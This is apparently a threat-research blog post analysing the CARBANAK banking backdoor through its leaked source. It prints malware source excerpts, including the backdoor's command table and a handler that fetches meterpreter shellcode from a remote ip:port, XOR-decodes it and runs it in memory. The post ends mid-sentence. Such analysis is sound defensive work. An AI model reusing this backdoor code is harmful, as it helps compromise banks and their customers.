


CARBANAK Week Part Three: Behind the CARBANAK Backdoor

 [fireeye.com/blog/threat-research/2019/04/carbanak-week-part-three-behind-the-backdoor.html](https://www.fireeye.com/blog/threat-research/2019/04/carbanak-week-part-three-behind-the-backdoor.html)



We covered a lot of ground in [Part One](#) and [Part Two](#) of our CARBANAK Week blog series. Now let's take a look back at some of our previous analysis and see how it holds up.

In June 2017, we published a blog post sharing [novel information about the CARBANAK backdoor](#), including technical details, intel analysis, and some interesting deductions about its operations we formed from the results of automating analysis of hundreds of CARBANAK samples. Some of these deductions were claims about the toolset and build practices for CARBANAK. Now that we have a snapshot of the source code and toolset, we also have a unique opportunity to revisit these deductions and shine a new light on them.

Was There a Build Tool?

Let's first take a look at our deduction about a build tool for CARBANAK:

"A build tool is likely being used by these attackers that allows the operator to configure details such as C2 addresses, C2 encryption keys, and a campaign code. This build tool encrypts the binary's strings with a fresh key for each build."

We came to this deduction from the following evidence:

"Most of CARBANAK's strings are encrypted in order to make analysis more difficult. We have observed that the key and the cipher texts for all the encrypted strings are changed for each sample that we have encountered, even amongst samples with the same compile time. The RC2

key used for the HTTP protocol has also been observed to change among samples with the same compile time. These observations paired with the use of campaign codes that must be configured denote the likely existence of a build tool."

Figure 1 shows three keys used to decode the strings in CARBANAK, each pulled from a different CARBANAK sample.

```
strSubTable = map(ord,(
"0005151c0318021610081f0414191d090f06010c0b0d1b0a1107120e1a131e17" +
"602c622359706b277d542a2b4c786e2f253c324e4940565258793a76513d3e5f" +
"3561677e24304b2228344a664138736a5071723369205b372d395a3b31485e3f" +
"75214243644546475d294f266c4d2e6f655c7753745536576d447f7b7c68637a" +
"b5ec879ed9d0ab82fdb4cfe6a1988ecac5fc97aee9e0bb928dc4dff69ca883da" +
"a08ca7bef9f0cba29dd4ef86c1b893eae5b1b7ce8980dbb2ade4ff96d1c8a3fa" +
"f5acc7de9990ebc2bdf48fa6e1d8b38a85bcd2eea9d5fbd7cd849fb6f1e8c39a" +
"95cce7feb9b08be2dd94afc681f8d3aaa5dcf7f3c9c09bf2eda4bfd69188e3ba" ).decode("hex"))

strSubTable = map(ord,(
"00190f1416121c0c180d100513151104091e061703010e1d0207081b0a1a0b1f" +
"202122622425262728292a2b2c2d2e2f303173323435363738393a3b3c3d3e3f" +
"404163434445464748494a4b4c4d4e4f505172525455565758595a5b5c5d5e5f" +
"606142236465666768696a6b6c6d6e6f707153337475767778797a7b7c7d7e7f" +
"808183828485868788898a8b8c8d8e8f9091f3f29495969798999a9b9c9d9e9f" +
"a0a1e3a3a4a5a6a7a8a9aaabacadaeafb0b1d3b3b4b5b6b7b8b9babbbcbdbef" +
"c0c1c2c3c4c5c6c7c8c9cacbcccdcecfdd0d1d2d3d4d5d6d7d8d9daddbdcdddedf" +
"e0e1e2a2e4e5e6e7e8e9eaebeceedeef0f19392f4f5f6f7f8f9fafbfcdfefff" ).decode("hex"))

strSubTable = map(ord,(
"000510111812191a1f0f160a140806130209071c1d0d0b0c03041e0e01151b17" +
"403842232d654627316043326c24676f30282b7a3435763e21393a5b3c7d373f" +
"69587b634d7c7f4748292a724c644e3650714b7354554f5741593362455d7e5f" +
"49613b4a6d5c666e68206a5275442e2f70516b5a742c567778795322253d5e26" +
"a9989baa84bc86ce88898a8bd58d8e969091ab9394958fde8199f3829c9d9e9f" +
"a0b8a2caaddca6a7a8808392f5a4e7af496d6170695365727669636553797300" +
"c0c1c2c3cdc5bfc7b1c9a3b2ccc487cff9e8d2fadd8cd6d7d8b0dadba5d497e6" +
"e0e1fbe3e4e5dfaedi9eaebeceedeef4b514f444344494a787a7a48487900ff" ).decode("hex"))
```

Figure 1: Decryption keys for strings in CARBANAK are unique for each build

It turns out we were spot-on with this deduction. A build tool was discovered in the CARBANAK source dump, pictured with English translations in Figure 2.




Figure 2: CARBANAK build tool

With this build tool, you specify a set of configuration options along with a template CARBANAK binary, and it bakes the configuration data into the binary to produce the final build for distribution. The Prefix text field allows the operator to specify a campaign code. The Admin host text fields are for specifying C2 addresses, and the Admin password text field is the secret used to derive the RC2 key for encrypting communication over CARBANAK's pseudo-HTTP protocol. This covers part of our deduction: we now know for a fact that a build tool exists and is used to configure the campaign code and RC2 key for the build, amongst other items. But what about the encoded strings? Since this would be something that happens seamlessly behind the scenes, it makes sense that no evidence of it would be found in the GUI of the build tool. To learn more, we had to go to the source code for both the backdoor and the build tool.

Figure 3 shows a preprocessor identifier named ON_CODE_STRING defined in the CARBANAK backdoor source code that when enabled, defines macros that wrap all strings the programmer wishes to encode in the binary. These functions sandwich the strings to be encoded with the strings "BS" and "ES". Figure 4 shows a small snippet of code from the header file of the build tool source code defining BEG_ENCODE_STRING as "BS" and END_ENCODE_STRING as "ES". The build tool searches the template binary for these "BS" and "ES" markers, extracts the strings between them, encodes them with a randomly generated key, and replaces the strings in the binary with the encoded strings. We came


across an executable named bot.dll that happened to be one of the template binaries to be used by the build tool. Running strings on this binary revealed that most meaningful strings that were specific to the workings of the CARBANAK backdoor were, in fact, sandwiched between "BS" and "ES", as shown in Figure 5.

```
8 //макрос формирования шифрованных строк
9 #ifdef ON_CODE_STRING
10     //для переменных в теле функций
11     #define _CS_(X) DECODE_STRING("BS" X "ES")
12     #define _WCS_(X) DECODE_STRINGW("BS" X "ES")
13     //для заполнения строками структурами, в таком
14     #define _CT_(X) ("BS" X "ES")
15 // #define _CS_(X) X
16 // #define _CT_(X) X
17 #else
18     #define _CS_(X) X
19     #define _CT_(X) X
20     #define _WCS_(X) L##X
string_crypt.h 8,1 7%
88 //функция должна быть определена в конечном проекте
89 //и на выходе получаем объект StringDecoded, содер
90 //после того как она не будет нужна
91 #ifdef ON_CODE_STRING
92 StringDecoded DECODE_STRING( const char* );
93 char* DECODE_STRING2( const char* ); //возвращаему
94 StringDecodedW DECODE_STRINGW( const char* );
95 wchar_t* DECODE_STRINGW2( const char* ); //возвращ
96 #else
97 #define DECODE_STRING(X) X
98 char* DECODE_STRING2( const char* ); //возвращаему
99 StringDecodedW DECODE_STRINGW( const char* );
100 wchar_t* DECODE_STRINGW2( const char* ); //возвращ
string_crypt.h 88,1 98%
```

Figure 3: ON_CODE_STRING parameter enables easy string wrapper macros to prepare strings for encoding by build tool


```
#define BEG_ENCODE_STRING "BS"  
#define END_ENCODE_STRING "ES"
```

Figure 4: builder.h macros for encoded string markers



```
C:\Windows\system32\cmd.exe  
D:\Carbanak\>strings bot.dll | grep BS  
BS.gifES  
BS.jpgES  
BS.pngES  
BS.htmES  
BS.htmlES  
BS.phpES  
BS.shtmlES  
BS.bmlES  
BS.cgiES  
BS.txtES  
BS.txtES  
BSkeyloggerES  
BSpngES  
BSscreenshotsES  
BSdata=ES  
BSprocess=ES  
BSidprocess=ES  
BSuploadES  
BSplugin=ES  
BSlog=ES  
BS1.3ES  
BS%08x%08xES  
BSWindowsPowerShell\v1.0\powershell.exeES  
BSInternet Explorer\iexplore.exeES  
BSmstsc.exeES  
BSanunak_configES  
BS.binES
```

Figure 5: Encoded string markers in template CARBANAK binary

Operators' Access To Source Code

Let's look at two more related deductions from our blog post:

"Based upon the information we have observed, we believe that at least some of the operators of CARBANAK either have access to the source code directly with knowledge on how to modify it or have a close relationship to the developer(s)."

"Some of the operators may be compiling their own builds of the backdoor independently."

The first deduction was based on the following evidence:


"Despite the likelihood of a build tool, we have found 57 unique compile times in our sample set, with some of the compile times being quite close in proximity. For example, on May 20, 2014, two builds were compiled approximately four hours apart and were configured to use the same C2 servers. Again, on July 30, 2015, two builds were compiled approximately 12 hours apart."

To investigate further, we performed a diff of two CARBANAK samples with very close compile times to see what, if anything, was changed in the code. Figure 6 shows one such difference.



Figure 6: Minor differences between two closely compiled CARBANAK samples

The POSLogMonitorThread function is only executed in **Sample A**, while the blizkoThread function is only executed in **Sample B** (Blizko is a Russian funds transfer service, similar to PayPal). The POSLogMonitorThread function monitors for changes made to log files for specific point of sale software and sends parsed data to the C2 server. The blizkoThread function determines whether the user of the computer is a Blizko customer by searching for specific values in the registry. With knowledge of these slight differences, we searched the source code and discovered once again that preprocessor parameters were put to use. Figure 7 shows how this function will change depending on which of three compile-time parameters are enabled.



```
8 void Execute()
9 {
10 #ifdef PLUGINS_TRUSTED_HOSTS
11     RunThread( TrustedHosts, 0 );
12 #endif
13
14 #ifdef PLUGINS_FIND_OUTLOOK_FILES
15     if( ManagerServer::GetGlobalState(Task::GlobalState_OutlookFiles) == '0' )
16     {
17         RunThread( FindOutlookFiles, 0 );
18         ManagerServer::SetGlobalState( Task::GlobalState_OutlookFiles, '1' );
19     }
20 #endif
21
22 #ifdef PLUGINS_MONITORING_FILE
23     RunThread( MonitoringFile, 0 );
24 #endif
25
26 }
```

Figure 7: Preprocessor parameters determine which functionality will be included in a template binary

This is not definitive proof that operators had access to the source code, but it certainly makes it much more plausible. The operators would not need to have any programming knowledge in order to fine tune their builds to meet their needs for specific targets, just simple guidance on how to add and remove preprocessor parameters in Visual Studio.

Evidence for the second deduction was found by looking at the binary C2 protocol implementation and how it has evolved over time. From our previous blog post:

"This protocol has undergone several changes over the years, each version building upon the previous version in some way. These changes were likely introduced to render existing network signatures ineffective and to make signature creation more difficult."

Five versions of the binary C2 protocol were discovered amongst our sample set, as shown in Figure 8. This figure shows the first noted compile time that each protocol version was found amongst our sample set. Each new version improved the security and complexity of the protocol.



Figure 8: Binary C2 protocol evolution shown through binary compilation times

If the CARBANAK project was centrally located and only the template binaries were delivered to the operators, it would be expected that sample compile times should fall in line with the evolution of the binary protocol. Except for one sample that implements what we call “version 3” of the protocol, this is how our timeline looks. A probable explanation for the date not lining up for version 3 is that our sample set was not wide enough to include the first sample of this version. This is not the only case we found of an outdated protocol being implemented in a sample; Figure 9 shows another example of this.




Figure 9: CARBANAK sample using outdated version of binary protocol

In this example, a CARBANAK sample found in the wild was using protocol version 4 when a newer version had already been available for at least two months. This would not be likely to occur if the source code were kept in a single, central location. The rapid-fire fine tuning of template binaries using preprocessor parameters, combined with several samples of CARBANAK in the wild implementing outdated versions of the protocol indicate that the CARBANAK project is distributed to operators and not kept centrally.

Names of Previously Unidentified Commands

The source code revealed the names of commands whose names were previously unidentified. In fact, it also revealed commands that were altogether absent from the samples we previously blogged about because the functionality was disabled. Table 1 shows the commands whose names were newly discovered in the CARBANAK source code, along with a summary of our analysis from the blog post.

Hash	Prior FireEye Analysis	Name
0x749D968	(absent)	msgbox

0x6FD593	(absent)	ifobs
0xB22A5A7	Add/update klgconfig	updklgcfg
0x4ACAF3C3	Upload files to the C2 server	findfiles
0xB0603B4	Download and execute shellcode	tinymet

Table 1: Command hashes previously not identified by name, along with description from prior FireEye analysis

The msgbox command was commented out altogether in the CARBANAK source code, and is strictly for debugging, so it never appeared in public analyses. Likewise, the ifobs command did not appear in the samples we analyzed and publicly documented, but likely for a different reason. The source code in Figure 10 shows the table of commands that CARBANAK understands, and the ifobs command (0x6FD593) is surrounded by an `#ifdef`, preventing the ifobs code from being compiled into the backdoor unless the `ON_IFOBS` preprocessor parameter is enabled.

```

task.cpp (C:\Samples\carbanak_r...\unpack\botep\bot\source) - GVIM
File Edit Tools Syntax Buffers Window Help
167 CommandFunc commands[] =
168 {
169     { 0x0aa37987 /*loadconfig*/, ExecCmd_LoadConfig }, //загрузка конфига
170     { 0x007aa8a5 /*state*/, ExecCmd_State }, //установка сохраненного сос
171
172     { 0x007cfabf /*video*/, ExecCmd_Video },
173     { 0x06e533c4 /*download*/, ExecCmd_Download },
174     { 0x00684509 /*ammyy*/, ExecCmd_Ammyy },
175     { 0x07c6a8a5 /*update*/, ExecCmd_Update },
176     { 0x0b22a5a7 /*updklgcfg*/, ExecCmd_UpdKlgCfg },
177 #ifdef ON_IFOBS
178     { 0x006fd593 /*ifobs*/, ExecCmd_IFobs },
179 #endif
180     { 0x0b77f949 /*httpproxy*/, ExecCmd_HttpProxy },
181     { 0x07203363 /*killos*/, ExecCmd_Killoos },
182     { 0x078b9664 /*reboot*/, ExecCmd_Reboot },
183     { 0x07bc54bc /*tunnel*/, ExecCmd_Tunnel },
184     { 0x07b40571 /*adminka*/, ExecCmd_Adminka },
185     { 0x079c9cc2 /*server*/, ExecCmd_Server },
186     { 0x0007c9c2 /*user*/, ExecCmd_User },
187     { 0x000078b0 /*rdp*/, ExecCmd_RDP },
188     { 0x079bac85 /*secure*/, ExecCmd_Secure },
189     { 0x00006abc /*del*/, ExecCmd_De1 },
190     { 0x0a89af94 /*startcmd*/, ExecCmd_StartCmd },
191     { 0x079c53bd /*runmem*/, ExecCmd_RunMem },
192 #ifdef ON_MIMIKATZ
193     { 0x0f4c3903 /*logonpasswords*/, ExecCmd_LogonPasswords },
194 #endif
195     { 0x0bc205e4 /*screenshot*/, ExecCmd_Screenshot },
196     { 0x007a2bc0 /*sleep*/, ExecCmd_Sleep },
197     { 0x0006bc6c /*dupl*/, ExecCmd_Dupl },
198     { 0x04acafc3 /*findfiles*/, ExecCmd_FindFiles },
199     { 0x00007d43 /*vnc*/, ExecCmd_VNC },
200     { 0x09c4d055 /*runfile*/, ExecCmd_RunFile },
201     { 0x02032914 /*killbot*/, ExecCmd_KillBot },
202     { 0x08069613 /*listprocess*/, ExecCmd_ListProcess },
203     { 0x073be023 /*plugins*/, ExecCmd_Plugins },
204     { 0x0b0603b4 /*tinymet*/, ExecCmd_TinyMet },
205     { 0x08079f93 /*killprocess*/, ExecCmd_KillProcess },
206     { 0x00006a34 /*cmd*/, ExecCmd_Cmd },
207     { 0x09c573c7 /*runplug*/, ExecCmd_RunPlug },
208     { 0x08cb69de /*autorun*/, ExecCmd_Autorun },
209 // { 0x0749d968 /*msgbox*/, ExecCmd_MsgBox },
210 { 0, 0 }

```

Figure 10: Table of commands from CARBANAK tasking code

One of the more interesting commands, however, is tinymet, because it illustrates how source code can be both helpful and misleading.

The tinymet Command and Associated Payload

At the time of our initial CARBANAK analysis, we indicated that command 0xB0603B4 (whose name was unknown at the time) could execute shellcode. The source code reveals that the command (whose actual name is tinymet) was intended to execute a very specific piece of shellcode. Figure 12 shows an abbreviated listing of the code for handling the tinymet command, with line numbers in yellow and selected lines hidden (in gray) to show the code in a more compact format.

```

1672 /****** команда tinymet *****/
1673 //формат команды: tinymet {ip:port | name_plugin} [name_plugin]
1674 //качает meterpreter с указанного адреса и запускает в памяти
1675
1676 DWORD WINAPI TinyMetThread( void* )
1677 {
1678 +-- 7 lines: int sz_data;-----
1685     if( sz_addr > 0 ) //передан ip адрес
1686     {
1687         AddressIpPort* addr = (AddressIpPort*)(data + sizeof(int));
1688         if( Socket::Init() )
1689         {
1690             DbgMsg( "Пытаемся грузить метер с %s:%d", addr->ip, addr->port );
1691             sc = Socket::ConnectIP( addr->ip, addr->port );
1692             if( sc > 0 )
1693 +-- 16 lines: {-----
1709                 for( int i = 0; i < sz_body; i++ )
1710                     ((byte*)body)[i] ^= 0x50;
1711 +-- 21 lines: }-----
1732     if( body )
1733     {
1734         byte* mem = (byte*)API(KERNEL32, VirtualAlloc)( 0, sz_body + 5, M, 0 );
1735         if( mem )
1736         {
1737             if( sc )
1738             {
1739                 mem[0] = 0xbf; // opcode of "mov edi, [whateverFollows]"
1740                 Mem::Copy( mem + 1, &sc, 4 );
1741                 Mem::Copy( mem + 5, body, sz_body );
1742             }
1743             else
1744             {
1745                 Mem::Copy( mem, body, sz_body );
1746             }
1747             DbgMsg( "Запустили meterpreter" );
1748             (*(void(*)())mem)();
1749         }

```

Figure 11: Abbreviated tinymet code listing

The comment starting on line 1672 indicates:

